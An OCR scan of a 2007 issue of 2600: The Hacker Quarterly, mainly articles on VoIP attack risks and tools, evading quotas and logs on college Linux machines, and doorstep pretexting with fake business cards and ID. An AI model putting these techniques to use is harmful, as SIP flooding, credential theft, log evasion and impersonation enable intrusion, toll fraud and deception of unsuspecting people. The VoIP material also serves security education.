


Volume Twenty-Four, Number Three

Autumn 2007, \$6.25 US, \$7.15 CAN

2600

The Hacker Quarterly



North Korean Payphones!



As luck would have it, we have a second batch of North Korean payphones, one issue after we printed our very first pictures of actual payphones in the streets of Pyongyang. These are from a different bank of payphones in the same city.



For the first time, some really up close pictures of these phones.

Photos by kalafior

Got foreign payphone photos for us? Email them to payphones@2600.com.

Use the highest quality settings on your digital camera!

(More photos on inside back cover)

SMORGASBORD



Politics	4
VoIP Security: Shit or Get off the POTS	6
Getting More Out of Your College Linux System	9
Social Engineering and Pretexts	11
Telecom Informer	13
Language Nonspecific: Back to Fundamentals	15
Front Door Hacking: Redux	17
A Penny For Your Laptop	19
The RIAA's War on Terror	20
Free Files from Flash	22
Target: For Credit Card Fraud	23
How to Get More from Your Sugar Mama	24
Owning UTStarcom F1000	25
Hacker Perspective: You	26
Hacking 2600 Magazine Authors	29
Designing a Hacker Challenge	30
Hacking an Election	31
How to cheat Goog411	32
Letters	34
Hacking The Buffalo Air Station Wireless Router	48
The Thrill of Custom Caller ID Capabilities	49
Securing Your Traffic	50
Transmissions	52
Hacking the Nintendo WiFi USB Connector	54
Fun with International Internet Cafes	58
The Trouble With Library Records	60
The Life and Death of an American Help Desk Agent	61
Marketplace	62
Puzzle	64
Meetings	66

POLITICS



On page 26 of this issue you can peruse some of the responses we received to the survey mailed out to subscribers this spring. We've learned quite a bit from the feedback we've gotten and are quite heartened by the sentiments expressed and by the dedication so many of our readers have. That alone is enough of a reason to keep going.

However we did notice one rather disturbing thing. A significant number of readers (we estimate somewhere in the 20-30 percent range) believe we should leave the "politics" out of our magazine. While more people seemed to go the other way, we believe this number is large enough to be indicative of a trend, one that needs addressing.

Of all of the responses we received back, not a single one defined what was meant by "politics" within our pages. We don't edit out brief opinions on current events from our authors and letter writers unless it really gets away from the subject matter - which means *any* opinion could be represented if expressed. Could it be our overall tone of rebellion, questioning, and thinking outside the box? If so, that would be kind of hard to suppress, our being a hacker magazine and all. The other (and most likely) possibility is that the "politics" in question are what is expressed on these two pages - the editorial.

How we could ever agree to not address particular issues and express certain opinions in our own editorial is beyond us. But a good number of people honestly seem to be disturbed by what we say here. This is all fine and good as

an opinion piece exists to evoke reaction and make people think. But if we were to encourage people not to talk about certain things at all, there would be a real danger of blinding ourselves to reality.

First, let's clarify. Strictly speaking, we're not talking politics here insofar as we're not endorsing candidates or putting forth one particular political ideology over another. We prefer to look at the bigger picture regardless of who is actually in power. Many readers accuse us of "Bush bashing." Criticizing policy is a vital part of our society and if we quell that kind of discussion, we wind up with an even worse problem than what we were criticizing in the first place. Whoever is in power at the time is, naturally, going to be the target of our critique, although we tend to focus on the policy itself rather than the individuals.

Now, as to whether or not we should be criticizing the actual policies, let's think about how those of us in the hacker community are affected by them. The Digital Millennium Copyright Act was first used against *2600* and has since been widely seen as the means of controlling access to all sorts of material from films to music to the media. It affects every one of us very directly. To not discuss it from the perspective of those who not only understand its threat to society but also who have been directly targeted by it would be to rob the rest of the world of an important viewpoint at exactly the time when such a viewpoint was needed. To not speak out against such draconian laws as the Patriot Act which allows for warrantless searches, or NSA domestic

surveillance carried out illegally with the support of phone companies like AT&T, or CALEA which mandates built-in monitoring capabilities on phone systems, or any of the other threats to privacy that our readers and writers understand better than most of society would not only be foolish. It would be downright irresponsible.

Yes, we all want to have fun and learn about technology and how to manipulate it. But we have never been a purely technical publication. There is so much more to technology than the actual technology. It defines who we are and where we're going. If we just go along for the ride and give up any desire to actually think about where we're going and why, we're no better than the mindless consumers who just accept whatever it is they're handed without question.

We started out as a small publication comprised of people who basically just wanted to play around with phones and computers because that was what we liked doing. And we recognize that this continues to be what draws people to our pages with every issue. That has not and will not change. But as the world has become a very different place since 1984, we would be remiss not to point out the differences, the trends, the dangers. Were we to stop noticing, we could easily find the world changed even further in the coming years to prevent this sort of journal from existing in the first place. This is not a farfetched conspiracy theory. A good number of people (many of whom are in positions of power) believe hackers pose a significant threat to our society and support everything from increased surveillance to lengthy prison terms for anyone who violates any rule. To pretend it's not happening by remaining silent on this would be as bad as just giving up. In fact it would be worse because we'd be wasting a valuable opportunity to be heard and to actually make a difference.

But we do recognize that our opinions expressed here are just that: opinions. We continue to encourage people to respond to them and to express themselves not only in the forum that exists

here but all throughout the real and virtual world. What we really can't afford at this point is silence.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of 2600 Magazine, published quarterly (4 issues) for October 1, 2007. Annual subscription price \$20.00.

Mailing address of known office of publication is Box 752, Middle Island, New York 11953.

Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, ST. James, NY 11780.

The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 2 Flowerfield, St. James, NY 11780

The owner is Eric Corley, 2 Flowerfield, St. James, NY 11780

Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.

Extent and nature of circulation

	Average No. Copies Each Issue During Preceding 12 Months	No. Copies of Single Issue Published Nearest to Filing Date
A. Total Number of Copies	64,750	61,500
B. Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	4059	4165
2 Paid In-County Subscriptions	50	50
3 Sales Through Dealers and carries, street vendors, and counter sales	55,216	51,904
4 Other Classes Mailed Through the USPS	0	0
C. Total Paid and/or Requested Circulation	59,325	56,119
D. Free Distribution by Mail and Outside the Mail		
1 Outside-County	270	256
2 In-County	2	2
3 Other Classes Mailed Through the USPS	0	0
4 Outside the Mail	5153	5123
E. Total free distribution	5425	5381
F. Total distribution	64,750	61,500
G. Copies not distributed	0	0
H. Total	64,750	61,500
I. PERCENT PAID	92	91

I certify that the statements made by me above are correct and complete.
(Signed) Eric Corley, Owner.

VoIP Security:

Shit or Get off

the POTS

by Reid

Voice over IP deployments are growing in popularity. Some of this is cost based (cheaper long distance and local dial tone) and some of this is feature based (unified communications, advanced desktop integration, phones with blinky lights). As these networks grow they become more open to attack. Depending on implementation there are different risks involved. End-to-end providers who provide both physical circuits and voice/data services may for example decide to implement a private network, making them the connection to the PSTN and keeping all of their customer IP devices behind private subnets. Other VoIP providers do not have access to or control over physical circuits, and have to run services over public IP networks and implement other security precautions. All of these systems come with tradeoffs from a business and security sense. The purpose of this article is to help define and specify some of the risks involved and explain some of the publicly available tools which can be used to explore the security of these networks. Please keep in mind I said explore, not exploit. Denial of service and toll fraud will still land your ass in jail. Just because you can Google about how to use a tool doesn't make it legal. That said, let's explore some of the risks involved. Most of what will be covered in this article will be SIP (Session Initiation Protocol) related. This article presumes you have some basic understanding of telephone and data networks.

Denial of Service - SIP Flooding

Type: Technical Risk, serious impact to service providers and customer networks.

One basic methodology of attack in a SIP based environment is to spoof the IP address of the SIP server, SBC (Session Border Controller), SIP proxy, or other registrar, then send a flood of SIP BYE messages to the CPE (Customer Premise Equipment). This effectively signals to the endpoint that a call has ended. In a poorly implemented SIP stack this can cause calls to be disconnected, may cause a stack overflow, or may even cause a kernel level error in the OS. At the very least it will use limited system resources

determining what is and is not a valid BYE message for the endpoint. The same can be done by sending a flood of SIP INVITE or REGISTER messages to the endpoints. This operates with the same principles of a SYN flood attack. An attacker can use a tool like SIPP (<http://sipp.sourceforge.net/>) to create a flood of SIP traffic or a tool like SIP Bomber (<http://www.metalinkltd.com/downloads.php>) or INVITE Flooder (<http://www.hackingvoip.com/tools/inviteflood.tar.gz>) can accomplish these. Tools vary depending on your environment of choice and your level of expertise. They can range from tools that a basic kiddie scripter can run to frameworks that you have to implement (Metasploit anyone?) to tools that you write yourself based on the existing open code.

Toll Fraud

Type: Business Risk, serious impact to service providers and requires customers whose VoIP service accounts have been abused to spend lots of time explaining that they didn't make all those 1-900 calls and that your family business really doesn't know anybody who you'd talk to in Kuala Lumpur for 8000 minutes a month.

Using your packet sniffer of choice (I like Wireshark aka Ethereal, but take your pick - Cain and Able is great too) you can collect a great deal of information about the VoIP accounts that are running at a site. Let's say for example that Company XYZ is working with an Internet based VoIP provider running SIP trunks over the Internet. By monitoring the traffic that passes between their IP voice system (an IP PBX for example) and the service provider, I can capture packets that contain their SIP accounts and (very likely) passwords. With these credentials I can register my own SIP devices and as far as that VoIP provider is concerned, I'm Company XYZ. Every time I place a call, Company XYZ gets billed. The same principle holds whether it's a SIP trunk going to an IP PBX or a SIP user for an individual phone. That same account can be effectively cloned as many times as the VoIP provider permits (you can often limit

the number of registrations in one or another fashion at different points in a network). Tools like Wireshark to capture data and AuthTool or Registration Hijacker (<http://www.hack-ingvoip.com/tools/reghijacker.tar.gz>) or sipcrack (http://remote-exploit.org/codes_sipcrack.html) to extract SIP credentials can be used to obtain this information. In some cases, endpoints like IP phones or ATAs (Analog Telephone Adapters) will pull a cleartext configuration file via HTTP or (even better) TFTP on boot. So if you cause the device to restart or reload its configuration in some way, you can monitor for traffic on those ports and capture that configuration file as it's sent to the phone. Some phones even "subscribe" to a configuration file and automatically download the latest configuration on a regular basis to make sure they have the latest version. In these cases only passive packet captures and enough time are necessary to get the configurations. Once you have a configuration file you'll want to look for usernames and passwords, registrars and proxy servers, as well as other settings used for VoIP. Even among vendors who use the same protocols, these settings may be different. For example, one vendor may call it a registrar server while another calls it a SIP registrar. It helps if you know what kinds of devices are sending these requests beforehand so you can check the documentation for that device. What's more, you can also glean other useful information. Network information like a syslog or SNMP server may be available as well as information about how the devices themselves are locked down which may help you in specific tests or attacks later on. For example, you might be able to tell by looking at the settings file whether or not an IP phone has a built in web server for configuration via a browser and what the usernames and passwords are to access that web interface. Then later on you can specifically target that phone by changing its configuration without affecting the rest of the network. Keep in mind this also leaves open the possibility for other man in the middle attacks like intercepting that registration file, modifying it, and sending it out to end devices.

VoIP Fuzzing

Type: Technical Risk.

Many of you may already be familiar with the idea of packet fuzzing: sending malformed packets to see how well systems handle exceptions in control logic. Fuzzing tools allow device and system designers to test common errors and some uncommon ones. As with other forms of attack, a poorly implemented control stack will react to malformed packets in unpredictable ways. The trick is that you never quite know what the system will do until you actually try. It

may do nothing, it may cause any call in progress to disconnect or it may cause the whole system to undergo a kernel level fault and either freeze up or reboot. TCPView is a common general fuzzing tool and it works fine for fuzzing VoIP. PROTOS is another tool that has a pretty decent SIP test scenario to run (<http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/index.html>).

The Psychological Risk

Type: Business risk.

When you pick up your POTS phone at home, you expect to get dial tone. Even in the event of power outage, the dial tone and power are provided at the CO, so as long as the physical circuit isn't broken, your phone will work. In the world of VoIP however, you're sometimes surprised if you get dial tone at all. And it almost certainly won't work during emergency situations like a power outage. While traditional TDM telco services typically run with service agreements for five-nines (99.999 percent) uptime, getting that level of reliability on a VoIP service is next to impossible. This poses a risk for any business that doesn't have expectations properly set. As a service provider if you don't clearly explain what your service levels are, you run the serious risk of disappointing and pissing off your customers. As a customer if you expect your VoIP service to run as dependently as your old POTS service, you run the risk of being consistently frustrated with your service and if Jenny in accounting expects to pick up an IP phone during a power outage and place a call to check on her kid at daycare, she's very likely going to be disappointed.

By the same token you expect your POTS dial tone to be toll quality, but improper QoS and unpredictable network usage cause all sorts of havoc. The old school Bellheads like a nice orderly world and unfortunately data networks don't operate that way. What we spent over a century building up in customer expectation and having a stable consistent call gets blown out of the water when you apply data to the same IP network pipe as voice. When customers don't understand this - and the vast majority don't - they get upset. As an attacker, if I have enough access to the network to manipulate QoS settings on devices or inject traffic onto the voice portion of a network I can seriously degrade the quality of calls and this can be very difficult to track down as an issue. With attacks that are short in duration for example, the problems they cause are just like, if not more likely to be accounted for as, network glitches or a burst of data traffic. So if I, as an attacker, jump onto a network for 20 minutes

to run some attacks, hop off for a while, then jump back on, tracking down an attack as the cause of the problem can be next to impossible for either a customer or a service provider.

DoS via Data Attacks

Type: Technical Risk.

I'm not going to outline all the different "normal" data attack vectors but keep in mind that now your voice is traversing the same network as your data. You no longer have dedicated end to end circuits for voice. Any attacks that would cause an interruption in your data network would also now interrupt your voice service. A remote code exploit on your network hardware would allow an attacker access to both networks. While this isn't necessarily a security risk if your data infrastructure is hardened against such attacks, VoIP promotes a converged network and thus a single point of failure for multiple services. Because VoIP technologies are still in the early stages of development and adoption it also means that in depth defense measures are less likely to be implemented by either service providers or end customers. Thus, if a VoIP customer is targeted for a DoS attack, the attack will affect your data and your voice services.

The Security Overkill

Type: Business Risk.

As I've already mentioned, there are a number of different implementations for VoIP systems. Each has its own tradeoffs. While it is possible to secure against most of these threats, each added layer of security adds complexity into a system. For a VoIP service, complexity means two things. First: delay. That's both delay to market for their product and delay in call processing. Every time a packet has to traverse an SPI firewall, there's a processing delay involved. The more delay and jitter you add to a call the worse the quality gets. So you're left to find the line between acceptable security risk and acceptable call quality. Second, as you add more security measures you complicate the troubleshooting process when issues arise and you have more pieces in the system that can break.

Audio Stream Manipulation

Type: Privacy Risk. Significant risk to individual privacy but not necessarily a large risk for service providers.

This actually represents two different threats to the customer. First off, by capturing the packets from your RTP stream, calls can effectively be recorded. All one has to do is put the packets back together in order and play them back and there's your call. No more tapping physical lines or hooking up

Maxwell Smart-esque devices to phones. Tools like VoIPong (<http://www.enderunix.org/voipong/index.php>) can be used to record those calls. If you have an IP phone, all I have to do is mirror your port on the switch to my port and suddenly I can see all your calls. The second way to approach this is that an attacker may insert packets into the RTP streams. Tools such as RTP Insert Sound or RTP Mix Sound (http://www.hackingvoip.com/sec_tools.html) can be used to add any desired audio into an active conversation. Wonder why your boss sounds like he's calling from a strip club? He might be. Then again, he might not. The interesting thing about an approach like this is that audio may be injected into the stream in one or both directions, such that only one party on the call may actually hear the added sound. Use this excuse the next time your boss calls and you're at a bar.

Case Study: BobCo is a VoIP provider providing SIP trunks to customers. For security and NAT traversal reasons they use a system of Session Border Controllers on the public side of their network and terminate calls for their customers at their COs. Alice Inc. has bought some VoIP services from BobCo but their internal IT staff is a little overworked and doesn't the time to secure their network properly. Someone leaves a wireless access point turned on with WEP enabled. Jim wanders around the lobby of Alice Inc's office one day and notices he can get a WiFi signal. Damn, but it's encrypted. Jim pulls out a copy of a live Linux CD like ADIOS or Whoppix and cracks the WEP key. He's now in the network. Jim starts up Cain and Abel and does some basic wandering around the network. He notices that a few of the IPs appear to be switches - not just switches, but PoE switches. Why would someone need a PoE switch? Ah, he thinks, they may have phones plugged into them. Jim fires up Wireshark and notices some telnet traffic from a workstation to some device logging in with the username "alice-tech" and password "alicetech". Seems generic enough, he thinks and opens up a telnet session to the switch with the username and password of "alicetech". Sweet, he's in. Damn, but to do anything good Jim needs an enable mode password. What the heck, give it a shot - "alicetech" one more time and he's golden. Now Jim has control over the switch that handles the voice traffic. From here he can manipulate QoS settings degrading call quality and data network performance, or he can just do something simple and span all the switchports and redirect traffic to himself. Jim sees another

switch on the network and decides to try to gain access to that one with the same "allicetech" login. No joy this time. They have a different password for this system. Jim decides he'd like to try to see what devices are on that network. A temporary interruption in service, he reasons, would mean IP phones would probably have to send out requests via TFTP or HTTP, so capturing data on those ports would give him the SIP credentials for their users. He issues shutdown commands to ports on the switch he has control over and starts sniffing traffic on those ports. Sure enough, 30 seconds after he issues "no shutdown" on those ports he sees a SIP phone sending an HTTP request to a server. Capturing those packets he then goes on to discover that the SIP username for that phone is "alice2132223333" and the SIP password is "bobco14553". He also determines that the SBC for BobCo is proxy.bobco.com. A lookup on ARIN shows that BobCo is assigned the IP block 66.85.0.0/24. Now Jim knows enough to have multiple attack avenues. Knowing the public IP space of BobCo's customers and the SBC address means that Jim can now send floods of SIP INVITE or BYE messages to that SBC or other public IP addresses in the range that BobCo has. If BobCo was an ILEC or CLEC that also provided circuits, knowing the public IP addresses it is assigned could also mean that Jim can launch attacks against other BobCo customers because he knows that their public IP must be in that range. An NMAP scan of that subnet would tell Jim which hosts are active and which hosts are listening on port 5060 for SIP connections.

Being in the network for Alice Inc. also means that Bob has the ability to launch DoS attacks against that company. Or he could simply want to cause distractions by adjusting the QoS settings on the switch he

has access to which would require time and effort on the part of Alice Inc.'s IT staff to troubleshoot. He could also take this opportunity to capture traffic and record conversations. He might get a call between the CEO and a potential investor or he might get the lead software developer ordering take-out. You never know. But he could then cross those two streams and it could seem like Sequoia Capital wants to invest \$20 million in crispy noodles with duck from the Chinese restaurant down the street.

Because Jim now has SIP credentials for Alice Inc. he can now download a softphone client like X10 or XLite and configure it to use Alice Inc.'s SIP account to place free calls. Jim may also take this opportunity to sell those credentials or use them in other fashions to commit or abet toll fraud.

Now let's say that Alice Inc. took a few steps to improve both QoS and security and uses different VLANs for voice and data. The switch would recognize his laptop sniffing as part of the data VLAN and not allow it to do something like run a network scan of the voice VLAN. To combat this, Jim would use a tool like VLANping (<http://www.hack-ingvoip.com/tools/vlanping.tar.gz>) to play around with VLAN tagging and see if he can identify endpoints.

So, conclusion, there are a number of benefits to VoIP which wasn't really the point of this article. What I hope you understand here is some of the risks involved and some of the tools available to explore these new VoIP systems. For more information on the tools mentioned in this article and others see <http://www.voipsa.org/Resources/tools.php>. A great deal of the ideas here are also in the *Hacking Exposed VoIP* book and I would suggest that you pick it up for a read. It's a great book.

Getting More Out of Your College

Linux

System

by Silent Strider

The first day I discovered my college offered Linux and UNIX systems for students to use, I set out to learn more about what security precautions had been taken and what software was available. Initially I was disappointed. Upon waking the machine, I was greeted with the GNOME Display

Manager login screen. There was no option to choose a different display manager. In fact, no other display managers were installed! The machines are slow so, like any hacker, I would prefer a lightweight desktop for GUI tasks.

Let's skip the graphical login entirely and log in from a console. `ctrl+Alt+F1` should

do nicely. Make a quick check for Trojans by sending a few `Ctrl+D`'s and log on. I assume you have access to compiler tools, but you have one problem. The `sysadmin` implemented quotas for the average user. Luckily, you are not the average user. You have a higher priority.

Before we start, we should "clear" the machine. Run `w`, `who`, `last` and look for either users currently connected other than yourself or users who have logged in remotely recently. Assuming this is a single user machine, you should be the only user logged in. You may want to run a script that monitors network activity of your machine in real time. The following accomplishes that:

```
while true; do netstat -tn > first;
sleep 1; netstat -tn > second; diff
first second; done
```

Run the above in any terminal (all one line). Changing the arguments to `netstat` from `-tn` to `-tev` will give you more verbose information. Now that we've cleared the system, let's continue.

Jump into `/tmp` and make a directory to work in. Name it something that won't draw attention. For example, if a lot of users run `gnome/kde` you may have folders of the format `orbit-username`. Make a directory of a similar format to blend in. Quickly `chmod` this directory `700` to keep others out.

Inside your `tmp` folder, use `lynx` or links to download the FluxBox source code from <http://fluxbox.sourceforge.net/download.php>. Now `untar` and `gunzip` the archive. Next, run `./configure --prefix=$HOME/fluxbox` to install the application in your home directory.

```
make
make install
```

Assuming all goes well, you'll need to write your `~/.xinitrc` file. Don't forget to remove your `/tmp` folder!

My `.xinitrc` contains:

```
xterm&
xclock&
gnome-terminal&
exec $HOME/fluxbox/bin/fluxbox
```

Add whatever applications you like to the top. Now, maybe you're wondering, if `X11` is already running `GDM`, how do I run `startx`? The answer is passing one argument.

```
startx -- :1
```

Moments later you will be greeted by your own personal desktop.

Now that `X` is running, you should make a few more changes. Edit the following files found in your `$HOME` directory.

```
.login
.profile
.bashrc (your shell configuration file)
```

If you use `gnome-terminal`, I recommend editing your profile and unchecking

```
:update utmp/wtmp records when command is
launched. This helps limit the info showing
up in the logs about you.
```

When logging out, exit `fluxbox` normally, and remember to always log out of the console and to switch back to the `GDM` by pressing `Ctrl+Alt+F7`.

Remember to `chmod` your home directory `700` to keep others out. If it's `750` all students can view your files, and if it's `755` everyone can view your files.

Using `/tmp` is my first example of bypassing quotas. But what if you like watching videos or listening to music but can't because of the lack of space? Take a look at how much RAM your machine has and the size of the swap file. Most machines at my university have 1GB of RAM, and, I kid you not, one machine has a 20GB swap partition. Many programs allow the buffering of data in cache/memory/swap. `MPlayer` for example. If you run

```
mplayer -cache 1000000 -cache-min 99
➔http://location.of.file
```

it will download 1GB into RAM! You can watch your movie and leave no trace of it on the hard drive. Let the cache fill while you work; it'll start playing when it's done. I'm curious if someone more knowledgeable than me could implement a file system within the swap space? Some systems only go as far as a quota and leave memory usage unlimited.

Another trick to get around quotas is to look for all world writeable folders. The `find` command can help you out:

```
find / -type d -perm -o+w -ls 2>/dev/
➔null 1>worldwriteable.txt
```

All errors go to `/dev/null` and all world writeable directories will be in `worldwriteable.txt`. Depending on what you find, you will have considerably more space at your disposal!

Another useful program is `locate`. You can run:

```
updatedb --output /tmp/MyDB
```

to create a database you can search with `locate`. I suggest copying it to a disk or a remote server. You can search your `locate` database by passing the argument:

```
locate -d MyDB
```

I strongly suggest searching your user ID. In doing so, I discovered my campus has an unpublished backup server that stores every deleted file. I was not informed of its existence and if not for `locate` I never would have known.

I hope you enjoyed this article. Remember, you are not an average user. Limits do not apply to you. Look for what they missed, and enjoy.

Social Engineering and Pretexts



by Poacher

I worked for a while as a store detective and the man that hired me gave me a piece of advice: "Son, this could be the dulllest, most depressing job you will ever have in your life. Ten hours walking around a store will make you quit in two days. But this job is what you make of it. If you get creative it can be the most fun you'll ever have."

He was right on both counts. My first two days were hell on earth. Then at the end of the second day I sat down and decided that rather than give up I would figure out a way to be good at it. Two years later when I eventually quit over a dispute over wages, I was loving every second of the job.

I took that same attitude with me when I started out working as a private detective. To some people spending 18 hours at a stretch sitting in a car desperate to take a leak may not sound fun. But it was the challenge, the seeking for hidden knowledge. Spending a week following someone's every movement and at the end of it they don't even know you exist, yet you knew everything about them.

Sounds familiar? It's the "hacker high" - that feeling you get from acquiring knowledge that they don't want you to have and getting it without them ever knowing.

Anyway, back to the topic in hand. As a private eye I was good at the covert surveillance stuff. Sitting in cars and following people eventually became second nature. But early on I started meeting guys who never needed to do that. They could knock on a door and get the information in five minutes that I could spend a week of sitting in a car to get. In short I was jealous. This was something that I just couldn't do. I had spent my entire short career striving to stay in the shadows and the idea of actually knocking on the door and speaking to our subject freaked me out.

Then during one long job in the North I happened to be browsing through a bookshop and came across a copy of Kevin

Mitnick's *The Art of Deception*. I devoured that book then read it again immediately. My respect goes to Kevin for what is an excellent book.

However, nothing changed. I still couldn't knock on doors. But the seeds had been sown.

Social engineering is a very personal skill. I believe anybody can do it. In fact I know now that anyone can because we're all doing it all the time. It's done unconsciously a lot of the time and deliberately some of the time. Every time we negotiate a lift in a friend's car or try to minimize the damage from forgetting a birthday we are using social engineering.

Realizing this changed things for me. I reasoned that I had to find methods that fitted my personality. There would be no point in my pretending to be an extroverted character if I wasn't one deep down. I would just be creating another opportunity to get caught out.

Working as a private detective in England is, I suspect, a lot different from doing the same job in many states of the U.S. We have no license, no ID, no authority, no weapons, and, most importantly, no access (legally anyway) to a lot of sources of information. For example we have no reverse phone directory, no access to criminal records, and what information is public is often locally based and so very difficult to find. So in order to earn our dinner we have to be very creative.

One vital skill is being able to find out who is staying at an address or who has stayed there. I tried many approaches over the years until I hit upon a method that worked for me.

I analyzed my interactions with people and realized that with the right pretext, people would tell you anything. I decided to play upon two fundamental human motivators: the desire to be helpful and the fear of something unpleasant happening. If one wouldn't get them the other one would.

In conjunction with that, the pretext I used would have to be one that I was comfortable with and could be believable in.

The first thing I did was go to a business card machine in a shopping center and make up a few cards with a false name, proclaiming I was a field representative of a finance company. Then I started dressing for work. Rather than wearing what was comfortable I would wear a jacket and tie.

Now if I had to go an address and find out if, for example, John Doe was living there and if he wasn't find out where he now was and not alert anyone that a PI was looking for Mr. Doe, what I would do is arm myself with my business cards (later I would add a fake ID), a clipboard, or a document case with a few random printouts and knock on the door. Then I would pick a name at random.

Resident: "Hello."

Me: "Hi, can I speak to Alfred James."

Resident: "I think you've got the wrong house."

Me: (frowning and scratching my head) "This is 221b Baker Street."

Resident: (now looking confused) Yes it is.

Me: "OK, ah you see I'm Harry Belmont from Axis Credit. What happens is if someone applies for a large loan, sometimes we send people out to check the address exists. So you're sure there's no one called Alfred James staying here?"

Resident: (looking alarmed) "No, I've never heard of anyone called that."

Me: "I see, I think someone's given us a false address then. Look don't worry, a few minutes of our time and we can straighten this out and I can get your address removed from our system and you can forget about this. OK, I'll need a few details...."

And that's it. From that point on, the resident will give me almost any information I could possibly want to ask for and as a bonus at the end they'll be thanking me.

So far I've found this method to work for me almost 100 percent of the time. But it's not foolproof and its suitability depends upon what information you're trying to obtain. Nevertheless for a quick cold call at a door it's a pretty good method of getting information that a resident would not otherwise give a stranger.

The golden rules of using a pretext as I see them:

1) Choose one you are comfortable with. This will make you believable. Don't pretend to be a telephone engineer if you know nothing about the business. Don't turn up dressed like a bin man while pretending to be a businessman.

2) Tailor your pretext to the information you want to obtain.

3) Utilize the social motivators like the desire to help or fear of the unknown. People will often volunteer all the information you need.

4) Be confident.

I found that with each success my confidence grew and as that happened I found I could push the limits and try for more each time. But start small. There's always another way to obtain information, but if you make someone suspicious your job will get exponentially harder.

My work kit now includes a few rudimentary props that have proved worth the space they take up in my car. A hard hat and a reflective vest are often all that you need to walk confidently onto a construction site or even into an office building. Carry a small case and some technical looking tools as well and no one will question if they see you poking around computers or telecom equipment. A modest amount of money and half an hour at a business card printing machine can equip you with a range of cards in various names to cover most scenarios.

Even my Thermos proved a useful prop. On one job I had to access a very large, very well secured private housing estate. During my surveillance of the entrance I noticed lots of gardener's trucks arriving in the mornings to tend the grounds of the idle rich. Quickly improvising with what I had I took my shirt off and tied it round my waist, picked up my Thermos, and strolled round the grounds like I was a gardener on his break. If anyone had stopped me I had a story ready that I had missed my pickup that morning and was trying to find my boss and the work van. As it turned out, despite more CCTV than I could count and uniformed guards at every gate, I managed to stroll around the estate at will for two days.


People are easier to fool than computers and "hacking" a person can be a lot more fun. All you need is a little imagination and ability to think on your feet. Start out by spending a little time each day just observing people and their interactions. Often the very people employed to stop you getting in somewhere can be the most helpful. Think security guard. They are most often bored and underpaid and all too willing to talk to someone if offered the right pretext. Making friends with the security is more useful than a set of keys.

I hope this inspires people to go out and pay a little more attention to their interactions with others. Have fun doing it and always remember to treat everyone with respect.



Telecom Informer

by The Prophet



Greetings from the Central Office! It's autumn in Puget Sound country, although we had an unusually cold and wet summer. Still, fall means back to school and that means that my "service monitoring" gets a lot more interesting. By the way, Amber, your mom found out that you cut classes today and you're going to be in *big* trouble! Next time you decide to hang out at the mall, don't go to the one where Mrs. Pierce works. All the boys down at Fort Meade had a big laugh over that one, too.

But I digress. In this installment of *The Telecom Informer* we're going outside of the central office and into hotels, hospitals, and college campuses. In many of these places the majority of calls never leave the building. Instead they're routed over Private Branch Exchanges or PBXs for short. While most PBXs are connected to the Public Switched Telephone Network (PSTN), they can operate as entirely self-contained systems, or connect to other telecommunications networks (such as the secure networks operated by various governments around the world).

